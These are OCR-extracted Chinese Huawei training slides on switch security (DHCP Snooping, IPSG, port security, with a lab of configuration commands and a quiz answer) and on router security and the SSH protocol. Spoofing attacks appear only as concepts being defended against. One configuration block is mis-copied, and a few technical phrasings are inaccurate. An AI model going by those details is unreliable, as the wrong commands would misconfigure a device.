


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DHCP Snooping的信任功能，能够保证客户端从合法的服务器获取IP地址。DHCP Snooping信任功能将接口分为信任接口和非信任接口：
  - 信任接口正常接收DHCP服务器响应的DHCP ACK、DHCP NAK和DHCP Offer报文。
  - 非信任接口在接收到DHCP服务器响应的DHCP ACK、DHCP NAK和DHCP Offer报文后，丢弃该报文。
- 如图所示，在二层网络接入设备使能DHCP Snooping功能，SW将与合法DHCP服务器直接或间接连接的接口设置为信任接口，其他接口设置为非信任接口），使DHCP客户端的DHCP请求报文仅能从信任接口转发出去，从而保证DHCP客户端只能从合法的DHCP服务器获取IP地址，私自架设的DHCP Server仿冒者无法为DHCP客户端分配IP地址。

DHCP Snooping防DHCP中间人攻击

- 为防御中间人攻击与IP/MAC Spoofing攻击，可使用DHCP Snooping的绑定表工作模式，当接口接收到ARP或者IP报文，使用ARP或者IP报文中的“源IP+源MAC”匹配DHCP Snooping绑定表。如果匹配就进行转发，如果不匹配就丢弃。




IP	MAC	VLAN	接口	Lease
IP1	MAC1	-	-	-
IP2	MAC2	-	-	-

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DHCP中间人攻击本质上是一种Spoofing IP/MAC攻击。要想防止DHCP中间人攻击，其实就是要防止Spoofing IP/MAC攻击。
- 运行了DHCP Snooping的交换机会“侦听（Snooping）”往来于用户与DHCP Server之间的DHCP消息，并从中收集用户的MAC地址（这里的MAC地址是指DHCP消息中CHADDR字段的值）、用户的IP地址（这里的IP地址是指DHCP Server分配给相应CHADDR的IP地址）等信息，这些信息会集中存放在一个数据库中，该数据库也被称为DHCP Snooping绑定表。运行了DHCP Snooping的交换机会建立并动态维护DHCP Snooping绑定表，绑定表中除了包含了用户的MAC地址、用户的IP地址外，还包括IP地址租用期、VLAN-ID等等信息。
- 如图所示，假设DHCP Server给PC1分配了IP地址IP1，给PC2分配了IP地址IP2，那么IP1与MAC1就形成了绑定关系，IP2与MAC2也形成了绑定关系，这种绑定关系都存放于DHCP Snooping绑定表中。攻击者为了让Server学习到IP1与MAC2的映射关系，会发送ARP请求报文（将ARP报文中的源IP地址填为IP1，源MAC地址填为MAC2）。交换机接收到ARP请求报文后，会检查该ARP请求报文中的源IP地址和源MAC地址，发现该IP/MAC（IP1/MAC2）映射关系不能匹配DHCP Snooping绑定表中的条目，于是会丢弃该ARP请求报文，这样就有效地防止了Spoofing IP/MAC攻击。
- 如果需要使用上面所描述的防止Spoofing IP/MAC攻击（进而防止中间人）的方法，就必须在交换机的系统视图下执行配置命令arp dhcp-snooping-detect enable。

IPSG概述

- IPSG（IP Source Guard，IP源保护）是一种基于二层接口的源IP地址过滤技术，它能够防止恶意主机伪造合法主机的IP地址来仿冒合法主机，还能确保非授权主机不能通过自己指定IP地址的方式来访问网络或攻击网络。部署IPSG可实现：
  - 有效降低为保证网络正常运行和网络信息安全而产生的维护成本。
  - 提供安全的网络环境以及更稳定的网络服务。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 随着网络规模越来越大，通过伪造源IP地址实施的网络攻击（简称IP地址欺骗攻击）也逐渐增多。一些攻击者通过伪造合法用户的IP地址获取网络访问权限，非法访问网络，甚至造成合法用户无法访问网络，或者信息泄露。IPSG针对IP地址欺骗攻击提供了一种防御机制，可以有效阻止此类网络攻击行为。
- 如图所示，非法主机伪造合法主机的IP地址获取上网权限。此时，通过在SW的用户侧的接口或VLAN上部署IPSG功能，SW可以对进入接口的IP报文进行检查，丢弃非法主机的报文，从而阻止此类攻击。

IPSG绑定表

- IPSG利用绑定表（源IP地址、源MAC地址、所属VLAN、入接口的绑定关系）去匹配检查二层接口上收到的IP报文，只有匹配绑定表的报文才允许通过，其他报文将被丢弃。
  - 绑定表生成后，IPSG基于绑定表向指定的接口或者指定的VLAN下发ACL，由该ACL来匹配检查所有IP报文。
  - 主机发送的报文，只有匹配绑定表才会允许通过，不匹配绑定表的报文都将被丢弃。
  - 当绑定表信息变化时，设备会重新下发ACL。
  - 缺省情况下，如果在没有绑定表的情况下使能了IPSG，设备会允许除IGMP协议报文外的IP协议报文通过，但是会拒绝所有的IP数据报文通过。

绑定表类型	生成过程	适用场景
静态绑定表	• 使用user-bind static命令手工配置。	• 针对IPv4主机，适用于主机数较少且主机使用静态IP地址的场景。
DHCP Snooping动态绑定表	• 配置DHCP Snooping功能后，DHCP主机动态获取IP地址时，设备根据DHCP服务器发送的DHCP回复报文动态生成。	• 针对IPv4主机，适用于主机数较多且主机从DHCP服务器获取IP地址的场景。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 静态绑定表项包含：MAC地址、IP地址、VLAN ID、入接口。静态绑定表项中指定的信息均用于IPSG过滤接口收到的报文。
- 动态绑定表项包含：MAC地址、IP地址、VLAN ID、入接口。IPSG依据该表项中的哪些信息过滤接口收到的报文，由用户设置的检查项决定，缺省是四项都进行匹配检查。
- DHCP Snooping动态绑定表还支持802.1X用户认证过程中，设备根据认证用户的信息生成。

IPSG工作原理

- IPSG一般应用在用户侧的接入设备上，可以基于接口或者基于VLAN应用。
  - 在用户侧的接口上应用IPSG，该接口接收的所有IP报文均进行IPSG检查。
  - 在用户侧的VLAN上应用IPSG，属于该VLAN的所有接口接收到IP报文均进行IPSG检查。
  - 如果用户侧的接入设备不支持IPSG功能，也可以在上层设备的接口或者VLAN上应用IPSG。



DHCP Snooping绑定表

IP地址	MAC地址	VLAN	接口
10.1.1.1	00e0-FC12-3456	10	G0/0/1
10.1.1.10	00e0-FC12-3478	10	G0/0/2

IPSG实现原理图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPSG仅支持在二层物理接口或者VLAN上应用，且只对使能了IPSG功能的非信任接口进行检查。对于IPSG来说，缺省所有的接口均为非信任接口，信任接口由用户指定。IPSG的信任接口/非信任接口就是DHCP Snooping中的信任接口/非信任接口，信任接口/非信任接口同样适用于基于静态绑定表方式的IPSG。


目录

1. 交换安全概述
2. MAC地址表安全
3. 端口隔离与端口安全
4. 流量抑制与风暴控制
5. 协议安全及传输安全
6. **交换综合实验**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

组网需求

- 如图所示，某企业的某个部门有多台主机，该部门使用SW1作为直接连接用户的设备。部门主机通过DHCP动态分配到IP地址，并通过SW1的不同接口加入到相同的VLAN中。
- 网络管理员发现经常有攻击者（Host B）仿冒Host A的IP地址和MAC地址与位于Internet的DHCP Server进行通信，导致Host A不能正常获取该Server的服务。网络管理员希望能够通过在用户接入侧交换机（SW1）进行配置，对攻击者（Host B）发送的攻击报文进行有效防范，使Host A可以正常获取Server的服务。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 攻击者Host B为同一局域网的某台主机，由于被黑客入侵、感染病毒，沦为攻击者，对网络发起攻击。

配置思路

- 配置思路：
  - 配置接口类型，并将接口划分为对应的VLAN；
  - 配置DHCP，为不同部门分配不同的地址段；
  - 配置DHCP Snooping，生成绑定表；
  - 配置IPSG功能，实现源防护；
  - 配置端口安全，实现端口保护。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基础配置 - 划分VLAN

- SW1的基础配置：
  - 配置Access接口类型，并将接口加入到对应VLAN。（以接口GigabitEthernet 0/0/2为例）

```
[SW1]vlan 10
[SW1]interface GigabitEthernet 0/0/2
[SW1-GigabitEthernet0/0/2]port link-type access
[SW1-GigabitEthernet0/0/2]port default vlan 10
```

SW1的GigabitEthernet 0/0/3的接口配置参考SW1的GigabitEthernet 0/0/2 。

  - 配置Trunk接口类型，并放行相应的VLAN。（以接口GigabitEthernet 0/0/1为例）

```
[SW1]interface GigabitEthernet 0/0/1
[SW1-GigabitEthernet0/0/1] port link-type trunk
[SW1-GigabitEthernet0/0/1] port trunk allow-pass vlan 10
```

SW2的GigabitEthernet 0/0/1接口配置参考SW1的GigabitEthernet 0/0/1。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置DHCP

- 使能DHCPv4功能。

```
[SW1]dhcp enable
```

- 配置全局地址池：

```
[SW2]ip pool huawei1
[SW2-ip-pool-huawei1]network 10.1.1.0 mask 24
[SW2-ip-pool-huawei1] gateway-list 10.1.1.1
```

- 配置三层接口IP，并使能全局DHCP。

```
[SW2]interface vlan 10
[SW2-Vlanif10]ip address 10.1.1.1 255.255.255.0
[SW2-Vlanif10]dhcp select global
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 可以通过命令display ip pool来查看地址池的配置情况和分配情况，其中“Used”字段显示已经分配出去的IPv4地址数量。

配置DHCP Snooping和IPSG

- 全局开启DHCP Snooping功能。

```
[SW1] dhcp snooping enable
```

- 开启VLAN视图、接口视图或桥域视图下的DHCP Snooping功能。

```
[SW1]dhcp snooping enable
[SW1]vlan 10
[SW1-vlan10]dhcp snooping enable
```

- 进入接口视图并配置信任接口。

```
[SW1]interface GigabitEthernet 0/0/1
[SW1-GigabitEthernet0/0/1]dhcp snooping trusted
```

- 在VLAN10试图下，使用IPSG功能。

```
[SW1]vlan 10
[SW1-vlan10]ip source check user-bind enable
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置端口安全

- 使能端口安全功能，并配置MAC学习的数量限制。

```
[SW1]interface GigabitEthernet 0/0/2
[SW1-GigabitEthernet0/0/2] port-security enable
[SW1-GigabitEthernet0/0/2] port-security max-mac-num 3
```

- 配置端口安全的保护动作。

```
[SW1]dhcp snooping enable
[SW1]vlan 10
[SW1-vlan10]dhcp snooping enable
```

- 以配置端口安全的保护动作是shutdown为例。

```
[SW1-GigabitEthernet0/0/2]port-security protect-action shutdown
```

- 配置安全动态MAC地址的老化时间。

```
[SW1-GigabitEthernet0/0/2]port-security aging-time 300
```

  - 注意：安全动态MAC地址的老化时间单位为分钟。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

检查配置结果

- 查看安全动态MAC地址表项。

```
[SW1]display  mac-address security
MAC address table of slot 0:
--------------------------------------------------------------------------------
MAC Address    VLAN/      PEVLAN CEVLAN Port     Type      LSP/LSR-ID  VSI/SI         MAC-Tunnel
--------------------------------------------------------------------------------
5489-9825-64fe 10          -      -      GE0/0/2         security  -
--------------------------------------------------------------------------------
Total matching items on slot 0 displayed = 1
```

- 查看DHCP Snooping的运行信息。

```
[SW1]display dhcp snooping
 DHCP snooping running information for VLAN 10 :
 DHCP snooping                          : Enable
 ......
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （判断题）在用户侧设备上启用IPSG，可以对收到的所有报文的目的地址进行安全检查。

   A. T

   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. B

本章总结

- 本章节主要介绍常见的交换安全技术，包括MAC地址漂移检测、端口隔离、端口安全、风暴控制、DHCP Snooping及IPSG等常见技术，以提高对交换安全的理解和认识。
- 通过本章节的学习，您将能够通过相关交换安全技术实现企业二层网络的安全防护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

路由安全技术

HUAWEI

前言

- 路由器作为网络中的关键组件，负责将数据包从源地址传输到目标地址，但实现过程中，路由器设计的不足和功能限制，存在安全漏洞，可能导致网络性能下降甚至网络故障。
- 路由安全加固，从安全架构及安全策略等方面加强网络和设备安全。并且从管理平面、控制平面和转发平面对设备安全进行日常维护，保证任何一个平面在遭受攻击时，不会影响其他平面的正常运行。
- 本章节介绍SSH登录、HTTPS登录、本机防攻击、攻击防范以及路由协议安全等路由安全技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目标

- 学完本课程后，您将能够：
  - 了解控制面安全加固的方法
  - 了解管理面安全加固的实现方法
  - 了解转发面安全加固的实现方法
  - 掌握路由协议安全实施策略

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **路由安全技术概述**
2. 管理面安全
3. 控制面安全
4. 转发面安全
5. 路由综合实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

路由安全技术背景


- 随着网络通讯技术的高速发展，路由技术得到广泛应用，路由器被大量应用于数据中心、大中小型企业以及校园网络等各种场景。与此同时，网络存在各种攻击，路由器面临着各种风险，比如：

IP网络开放性的安全隐患	设备自身处理能力的局限性	安全性不足的访问通道	设备本身的复杂性
• IP网络的开放性带来网络架构便利性的同时，也带来了巨大的安全隐患，容易引发诸如地址欺骗、重放攻击、畸形报文、网络病毒、消息篡改、流量泛洪等一系列的安全攻击，从而引发各种各样的安全问题。	• 近10年来，网络带宽经历了10M到100G的万倍跨越，转发平面的处理能力急剧提升。设备的控制和管理平面运行在CPU上，软件处理能力的增长有限。，极易出现基于流量泛洪等方式的拒绝服务攻击。	• 由于业界标准、管理便利性、历史继承性等原因，设备存在大量安全性不足的访问通道，例如：SNMP v1/v2，Telnet等。因此，如果用户不恰当的使用了这些安全不足的访问通道，容易造成信息泄密，被恶意用户利用时，容易产生非授权的访问行为。	• 管理员往往追求业务可用性，而忽略了安全防御能力，导致必要的安全措施没有得到妥善的配置，设备本身的安全能力无法发挥。 • 其次，设备安全配置模型复杂，对资深技术人员的依赖较大，容易造成在用户技能不足的情况下，以牺牲安全来达到业务可用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

安全隔离与防御机制

- 华为网络设备采用X.805标准，该标准中明确提出了基于层和面的安全框架，并指出了每一个分层和分面应该具有的安全能力和功能，设备应当遵循X.805的三层三面安全隔离机制。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全三层次：设备层，网络层和应用层。
- 安全三平面：管理平面、控制平面和转发平面。
  - 管理平面：关注管理用户的应用和业务数据的安全，即管理信息的安全，包括操作、维护和管理信息。
  - 控制平面：也叫信令平面。设备需要运行各种各样的协议来达成业务，这些协议自身需要考虑安全性，避免被攻击或者仿冒。
  - 转发平面：也叫数据平面或用户平面。信息流的转发主要通过IP报文的目的MAC地址、目的IP地址来查找路径转发；相关安全性主要针对转发路径上如何避免对自身的恶意攻击行为，以及预防某些攻击流量在IP网络中的扩散。
- 由于不同的数据流的重要程度不同、受到的安全威胁不同、对用户的影响不同，为避免数据流相互影响，设备分为三个不同的安全平面。
- ITU-T在2003年10月制定了X.805标准，即ITU-X.805《提供端到端通信的系统安全架构》，X.805模型各个层（或面）上的安全相互独立，可以防止一个层（或面）的安全被攻破涉及到其他层（或面）的安全，ITU-T在2016年10月又制定ITU-T建议书X.1039《实施ITU-T X.805安全维度的技术安全措施》，进一步提升高层次的安全维度。

目录


1. 路由安全技术概述
2. **管理面安全**
   - SSH登录
   - HTTPS登录
3. 控制面安全
4. 转发面安全


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SSH背景介绍

- 网络工程师一般都需要远程登录设备进行管理，传统以Telnet登录的方式缺少安全认证方式，而且传输过程采用TCP进行明文传输，存在很大的安全隐患。单纯提供Telnet服务容易招致DoS、主机IP地址欺骗、路由欺骗等恶意攻击。

Telnet明文传输






Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

SSH简介

- SSH（Secure Shell，安全外壳协议）是一种用于在不安全网络上进行安全远程连接和实现其他安全网络服务的协议。
- SSH协议由三个组件构成：SSH传输层协议，SSH用户认证协议，SSH连接协议。



建立会话连接

用户认证（口令、密钥）

版本协商、算法协商、密钥交换

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SSH传输层协议

- SSH传输层协议是一个安全传输协议。SSH传输层通常建立在TCP/IP连接上，但也可以在任何其他可靠的数据流上建立。
- SSH传输层协议协商了所有的密钥交换算法、公钥算法、对称加密算法、消息认证算法等。

算法类别	算法功能	算法名称
密钥交换算法	用于产生会话密钥	diffie-hellman-group14-sha1, diffie-hellman-group1-sha1...
公钥算法	用于进行数字签名和用户认证	ssh-rsa,ssh-dss ...
对称加密算法	用于会话的加密	aes128-ctr,3des-cbc ...
消息认证算法	用于数据完整性认证	hmac-sha1,hmac-md5 ...

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI

- 完美前向保密（Perfect Forward Secrecy，PFS），是安全通讯协议中的一种属性，PFS由Christoph G. Günther在1990年提出，其最初用于定义会话密钥交换协议的一种安全性，指的是用来产生会话密钥的长期密钥（long-term key，通常为私钥或者相关认证材料）的泄露，不会导致过去的会话密钥（session key）泄漏。前向保密能够保护历史通讯和会话不受密码或密钥在未来暴露的威胁，即使攻击者进行主动干预也是如此。
- SSH传输层协议采用的Diffie-Hellman密钥交换算法可以提供完美的前向保密性（PFS）。
- 更多参考RFC4251 9.3.7 Forward Secrecy小节，https://www.ietf.org/rfc/rfc4251.txt。

SSH用户认证协议

- SSH用户认证协议为服务器提供客户端的用户鉴别。它运行在传输层协议上。
- SSH用户认证协议常用两种认证方法：口令认证和公钥认证
  - 口令认证：客户端通过用户名和密码登录到服务器，完成用户认证。
  - 公钥认证：服务器通过公钥解密客户端的数字签名，完成用户认证。

口令认证示意图




公钥认证示意图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 公钥是用来解密信息的，确保让别人知道这条信息是真的，是有自己本人发布的，是完整正确的。接收者由此可知这条信息确实来自于拥有私钥的某人，这被称作数字签名，公钥的形式就是数字证书。
- 当此协议启动时，它从SSH传输层协议接收会话ID。会话ID唯一标识一个会话，并且参与签名以证明私钥的所有权。

SSH连接协议

- SSH连接协议将加密的会话连接多路复用成若干个逻辑通道，包含了TCP/IP转发通道、X11通道、交互式登录会话通道和远程命令执行通道。所有通道都复用一个会话连接。
- SSH连接协议在SSH传输层和SSH用户认证协议之上运行。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- TCP/IP转发通道：能够将其他TCP端口的网络数据通过SSH通道来转发，并保证了安全性。比如Telnet、SMTP、IMAP和其他一些基于TCP/IP的不安全协议都可以通过SSH转发变得安全，避免了用户名，密码以及隐私信息的明文传输。此外，如果防火墙限制了一些网络端口的使用，但是允许SSH的连接，可以通过SSH TCP/IP连接转发进行通讯。
- X11通道：X是X协议，11是X协议的第11个版本。Linux的图形化界面，底层都是基于X协议。当需要与linux服务器上的图形化应用程序进行远程交互时，一种加强通讯安全的方法就是使用SSH通过X11隧道转发，将图形界面投射到客户端本地。
- 交互式登录会话通道：程序在远程执行时，可以保障其安全。（程序可以是Shell、应用程序、系统命令或一些内置的子系统）。多个会话通道可以同时处于活动状态。交互式登录会话可以是invoker_shell（ ）方法。
- 远程执行命令通道：Linux执行命令时可以保障其安全。在Python中通过Paramiko库的SSHClient类中的exec_command（ ）方法可以开启远程执行命令通道。

SSH工作原理

- 在整个通讯过程中，为实现SSH的安全连接，服务器端与客户端要经历如下五个阶段：
  - 版本协商阶段：SSH目前包括SSH1和SSH2两个版本，双方通过版本协商确定使用的版本。
  - 算法协商阶段：SSH支持多种加密算法，双方根据本端和对端支持的算法，协商出最终使用的加密算法。
  - 密钥交换阶段：通过密钥交换算法生成会话密钥，此后双方的会话均通过会话密钥加密。
  - 用户认证阶段：SSH客户端向服务器端发起认证请求，服务器端对客户端进行认证。
  - 会话交互阶段：认证通过后，服务器端和客户端进行信息的交互。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 服务端打开端口22，等待客户连接。 客户端向服务端发起TCP连接，双方完成握手并建立连接。 客户端向服务端发送第一个报文，包括版本标志字符串，格式为 “协议版本号 次协议版本号 软件版本号”。 服务端收到报文后，解析协议版本号，如果客户端的协议版本号比自己的低，且服务端能支持客户端的低版本，就使用客户端的协议号，否则使用自己的协议版本号。

